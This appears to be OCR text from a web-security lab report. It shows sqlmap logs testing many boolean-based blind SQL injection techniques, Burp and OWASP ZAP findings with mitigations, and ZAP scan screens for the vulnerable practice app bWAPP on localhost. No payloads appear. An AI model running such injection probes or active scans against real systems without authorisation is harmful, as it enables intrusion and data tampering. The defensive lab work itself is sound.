[19:21:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[19:21:06] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[19:21:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[19:21:06] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[19:21:06] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[19:21:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[19:21:06] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[19:21:06] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[19:21:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[19:21:06] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[19:21:06] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[19:21:07] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[19:21:07] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[19:21:07] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[19:21:07] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[19:21:07] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:21:07] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:21:08] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[19:21:08] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)'
[19:21:08] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[19:21:08] [INFO] testing 'Oracle OR boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[19:21:08] [INFO] testing 'SQLite AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)'
[19:21:08] [INFO] testing 'SQLite OR boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)'
[19:21:09] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:21:09] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[19:21:09] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[19:21:09] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[19:21:09] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[19:21:09] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
[19:21:09] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[19:21:09] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[19:21:09] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (original value)'


root@kali: /home/meghan
Session Actions Edit View Help
[19:16:09] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[19:16:09] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[19:16:09] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[19:16:09] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:16:10] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:16:10] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[19:16:10] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)'
[19:16:10] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[19:16:10] [INFO] testing 'Oracle OR boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[19:16:10] [INFO] testing 'SQLite AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)'
[19:16:11] [INFO] testing 'SQLite OR boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)'
[19:16:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:16:11] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[19:16:11] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[19:16:11] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[19:16:11] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[19:16:11] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
[19:16:11] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[19:16:11] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[19:16:11] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (original value)'
[19:16:11] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES)'
[19:16:11] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES - original value)'
[19:16:11] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace'
[19:16:11] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace (original value)'
[19:16:11] [INFO] testing 'Oracle boolean-based blind - Parameter replace'
[19:16:11] [INFO] testing 'Oracle boolean-based blind - Parameter replace (original value)'
[19:16:11] [INFO] testing 'Informix boolean-based blind - Parameter replace'
[19:16:11] [INFO] testing 'Informix boolean-based blind - Parameter replace (original value)'
[19:16:11] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace'
[19:16:11] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace (original value)'
[19:16:11] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[19:16:11] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[19:16:11] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[19:16:11] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[19:16:11] [INFO] testing 'MySQL ≥ 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[19:16:11] [INFO] testing 'MySQL ≥ 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[19:16:11] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[19:16:11] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[19:16:11] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY, GROUP BY clause'
[19:16:11] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (original value)'
[19:16:11] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (GENERATE_SERIES)'
[19:16:11] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause'
[19:16:11] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause (original value)'
[19:16:11] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause'
[19:16:11] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[19:16:11] [INFO] testing 'Microsoft Access boolean-based blind - ORDER BY, GROUP BY clause'
[19:16:11] [INFO] testing 'Microsoft Access boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[19:16:11] [INFO] testing 'SAP MaxDB boolean-based blind - ORDER BY, GROUP BY clause'
[19:16:11] [INFO] testing 'SAP MaxDB boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[19:16:11] [INFO] testing 'IBM DB2 boolean-based blind - ORDER BY clause'
[19:16:11] [INFO] testing 'IBM DB2 boolean-based blind - ORDER BY clause (original value)'
[19:16:11] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'
[19:16:11] [INFO] testing 'MySQL ≥ 5.0 boolean-based blind - Stacked queries'
[19:16:11] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[19:16:11] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries'
[19:16:11] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries (GENERATE_SERIES)'
[19:16:11] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Stacked queries (IF)'
[19:16:12] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Stacked queries'
[19:16:12] [INFO] testing 'Oracle boolean-based blind - Stacked queries'
[19:16:12] [INFO] testing 'Microsoft Access boolean-based blind - Stacked queries'
[19:16:12] [INFO] testing 'SAP MaxDB boolean-based blind - Stacked queries'







Mitigation: Prepared statements.

Burp Suite:

Modified parameters accepted → logic bypass.
Impact: Data tampering, escalation.








Mitigation: Validate/sign parameters.


OWASP ZAP:


Flagged insecure cookies, missing headers, reflected XSS.
Impact: Multiple OWASP Top 10 risks.


Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Automated Scan
ZAP by Checkmarx
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack: http://127.0.0.1/bWAPP/
Select...
Use traditional spider:
Use ajax spider: Always with Firefox
Attack
Stop
Progress: Attack complete - see the Alerts tab for details of any issues found
Contexts
Default Context
Sites
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
Full details of any selected alert will be displayed here.
You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.
You can also edit existing alerts by double clicking on them.
Alerts (16)
Absence of Anti-CSRF Tokens (3)
Content Security Policy (CSP) Header Not Set
Cross-Domain Misconfiguration
Hidden File Found
Missing Anti-clickjacking Header (3)
Cookie No HttpOnly Flag
Cookie without SameSite Attribute
Server Leaks Version Information via "Server"
Timestamp Disclosure - Unix (2)
X-Content-Type-Options Header Missing (4)
Authentication Request Identified (2)
GET for POST
Re-examine Cache-control Directives
Retrieved from Cache
Session Management Response Identified (2)
Alerts 0 5 5 6 Main Proxy: localhost:8080
Current Status


Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 2057
last-modified: Thu, 04 Sep 2025 00:00:13 GMT
strict-transport-security: max-age=31536000
access-control-expose-headers: Alert, Content-Length, Backoff, Content-Type, Retry-After
x-content-type-options: nosniff
content-security-policy: default-src 'none'; frame-ancestors 'none'; base-uri 'none';
server: nginx
via: 1.1 google, 1.1 varnish, 1.1 varnish
expires: Thu, 04 Sep 2025 22:49:40 GMT
content-type: application/json
access-control-allow-origin: *
Contexts
Default Context
Sites
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
Alerts (16)
Absence of Anti-CSRF Tokens (3)
Content Security Policy (CSP) Header Not Set
Cross-Domain Misconfiguration
Hidden File Found
Missing Anti-clickjacking Header (3)
Cookie No HttpOnly Flag
Cookie without SameSite Attribute
Server Leaks Version Information via "Server"
Timestamp Disclosure - Unix (2)
X-Content-Type-Options Header Missing (4)
Authentication Request Identified (2)
GET for POST
Re-examine Cache-control Directives
Retrieved from Cache
Session Management Response Identified (2)
Cross-Domain Misconfiguration
URL: https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/query-stripping/changeset?_expected=1694689843914
Risk: Medium
Confidence: Medium
Parameter:
Attack:
Evidence: access-control-allow-origin: *
CWE ID: 264
WASC ID: 14
Source: Passive (10098 - Cross-Domain Misconfiguration)
Input Vector:
Description:
Web browser data loading may be possible, due to a Cross Origin Resource Sharing (CORS) misconfiguration on the web server.
Other Info:
The CORS misconfiguration on the web server permits cross-domain read requests from arbitrary third party domains, using unauthenticated APIs on this domain. Web browser implementations do not permit arbitrary third parties to read the response from authenticated APIs, however. This reduces the risk somewhat. This misconfiguration could be used by an attacker to access data that is
Alerts 0 5 5 6 Main Proxy: localhost:8080
Current Status


Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 2057
last-modified: Thu, 04 Sep 2025 00:00:13 GMT
strict-transport-security: max-age=31536000
access-control-expose-headers: Alert, Content-Length, Backoff, Content-Type, Retry-After
x-content-type-options: nosniff
content-security-policy: default-src 'none'; frame-ancestors 'none'; base-uri 'none';
server: nginx
via: 1.1 google, 1.1 varnish, 1.1 varnish
expires: Thu, 04 Sep 2025 22:49:40 GMT
content-type: application/json
access-control-allow-origin: *
History
Search
Alerts
Output
Spider
AJAX Spider
Active Scan
New Scan
Crawled URLs:17
Export
Processed
ID
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
Highest Alert
Note
Tags
19 9/5/25, 8:06:20 PM GET https://firefox.settings.services.mozilla.com/v1/b... 200 OK 473 ms 781 bytes 2,057 bytes Medium JSON
26 9/5/25, 8:06:21 PM GET http://127.0.0.1/favicon.ico 404 Not Found 2 ms 216 bytes 271 bytes Medium
27 9/5/25, 8:06:20 PM POST https://shavar.services.mozilla.com/downloads?c... 200 OK 1.54 s 201 bytes 1,575 bytes Low
29 9/5/25, 8:06:22 PM GET http://127.0.0.1/bWAPP/ 302 Found 1 ms 227 bytes 0 bytes Low
30 9/5/25, 8:06:22 PM GET http://127.0.0.1/bWAPP/portal.php 302 Found 1 ms 336 bytes 0 bytes Low
31 9/5/25, 8:06:22 PM GET http://127.0.0.1/bWAPP/login.php 200 OK 1 ms 337 bytes 401 bytes Medium Form, Password
Out of Scope
32 9/5/25, 8:06:22 PM GET https://tracking-protection.cdn.mozilla.net/ads-tr... 403 Forbidden 0 ms 130 bytes 40 bytes
33 9/5/25, 8:06:23 PM POST http://127.0.0.1/bWAPP/login.php 200 OK 1 ms 337 bytes 447 bytes Medium Form, Password
34 9/5/25, 8:06:24 PM POST https://shavar.services.mozilla.com/downloads?c... 200 OK 1.44 s 201 bytes 1,575 bytes Low
35 9/5/25, 8:06:26 PM POST https://shavar.services.mozilla.com/downloads?c... 200 OK 1.25 s 201 bytes 1,575 bytes Low
36 9/5/25, 8:06:28 PM POST https://shavar.services.mozilla.com/downloads?c... 200 OK 2.69 s 201 bytes 1,575 bytes Low
37 9/5/25, 8:06:30 PM POST https://shavar.services.mozilla.com/downloads?c... 200 OK 2.81 s 201 bytes 1,575 bytes Low
38 9/5/25, 8:06:33 PM POST https://shavar.services.mozilla.com/downloads?c... 200 OK 1.44 s 201 bytes 1,575 bytes Low
39 9/5/25, 8:06:35 PM POST https://shavar.services.mozilla.com/downloads?c... 200 OK 2.34 s 201 bytes 1,575 bytes Low
40 9/5/25, 8:06:37 PM POST https://shavar.services.mozilla.com/downloads?c... 200 OK 1.38 s 201 bytes 1,575 bytes Low
Alerts 0 5 5 6 Main Proxy: localhost:8080
Current Status 0 0 0 0 0 0 0 0 0 0 0 0 0


Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
